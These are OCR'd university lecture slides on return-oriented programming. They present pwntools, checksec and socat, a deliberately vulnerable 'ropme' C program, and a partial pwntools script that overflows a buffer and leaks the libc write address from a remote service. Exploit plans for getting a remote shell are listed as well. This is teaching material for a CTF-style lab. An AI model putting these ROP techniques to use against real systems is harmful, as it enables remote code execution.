
Tools

- **Pwntools**
  - ELF()
  - ROP()
  - remote()
  - process()
  - recvutil()
  - p64()
  - sendline()
  - interactive()

```python
from pwn import *
#context.log_level = 'debug'

e=ELF("./ropme")
#io=process("./ropme")
libc=ELF("./libc.so.6")
io=remote("122.38.251.9", 31337 )

debug = False

if debug :
    gdb.attach(io, gdbscript='''
    b *0x4011a8
    '''
    )
    input('ready')

# ---------------
# gadgets
pppr    = 0x40117e
write   = e.plt["write"]
read    = e.plt["read"]
bss     = e.bss(0x100)
write_got = e.got["write"]

print(f"bss   = {bss:#x}")
print(f"write = {write:#x}")
print(f"read  = {read:#x}")

# ---------------
# payloads
p = b"p"*0x28
p += p64(pppr)
p += p64(0x9)        # rdx
p += p64(write_got) # rsi
p += p64(1)          # rdi
p += p64(0)          # rbp
p += p64(write)      # leak 'write' function address
```

Tools

- **Checksec**
  - RELRO
  - GOT Overwrite
  - PIE
  - ASLR
  - NX
  - Canary



Tools

- **socat**
  - **Socat** is a command line based utility that establishes two bidirectional byte streams and transfers data between them
  - Local vs. Remote
  - run.sh

```
#!/bin/bash
PORT=31337
EXEC_NAME=ropme
socat -v tcp-listen:$PORT,fork,reuseaddr
EXEC:./$EXEC_NAME
```

Today

- Overview
- Tools
  - Gadget searching
  - pwntools
  - checksec
  - socat
- **Exercise**
- Advanced Topic
  - Stack pivot
  - Libc database
  - Oneshot gadget
  - SROP, BROP, JOP, ...

Overwriteme

- checksec
- core file
- python with pwntools

ROPME

- **Exploit Plan**
  - Method 1
    - Libc leak + GOT Overwrite (system)
  - Method 2
    - Make buffer executable (mprotect)
    - Copy the shellcode and jump to it
  - Method 3
    - Libc leak + Oneshot gadget

ROPME

- checksec
- core file
- python with pwntools

Team Project

ROPME

SEOULTECH
Seoul National University of Science & Technology

➢ 2nd Project (ROPME)


- Refer to the following source code.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

void func(){
        char overflowme[32];
        read(0, overflowme, 0x200);
}

int main(int argc, char* argv[]){
        setvbuf(stdout, 0, _IOLBF, 0);
        setvbuf(stdin, 0, _IOLBF, 0);
        func();
        write(1, "DONE\n", 5);
        return 0;
}
```

- Guideline
  - Executable file and libc file will be provided. (`ropme` and `libc.so.6`)
  - Using stack based buffer overflow, build ROP chain payload to establish a remote shell connection.and exit normally.

Team Project

- **ROPME**




Today

- Overview
- Tools
  - Gadget searching
  - pwntools
  - checksec
  - socat
- Exercise
- **Advanced Topic**
  - Stack pivot
  - Libc database
  - Oneshot gadget
  - SROP, BROP, JOP, ...


Advanced Topic

- **Stack pivoting**



Advanced Topic

- **Libc database**
  - https://libc.rip/



Advanced Topic

- **One gadget**
  - https://github.com/david942j/one_gadget

OneGadget

When playing ctf pwn challenges we usually need the one-gadget RCE (remote code execution), which leads to call `execve('/bin/sh', NULL, NULL)`.

This gem provides such gadgets finder, no need to use objdump or IDA-pro every time like a fool 😉

To use this tool, type `one_gadget /path/to/libc` in command line and enjoy the magic 😆

Installation

Available on RubyGems.org!

```
$ gem install one_gadget
```

Note: requires ruby version >= 2.1.0, you can use `ruby --version` to check.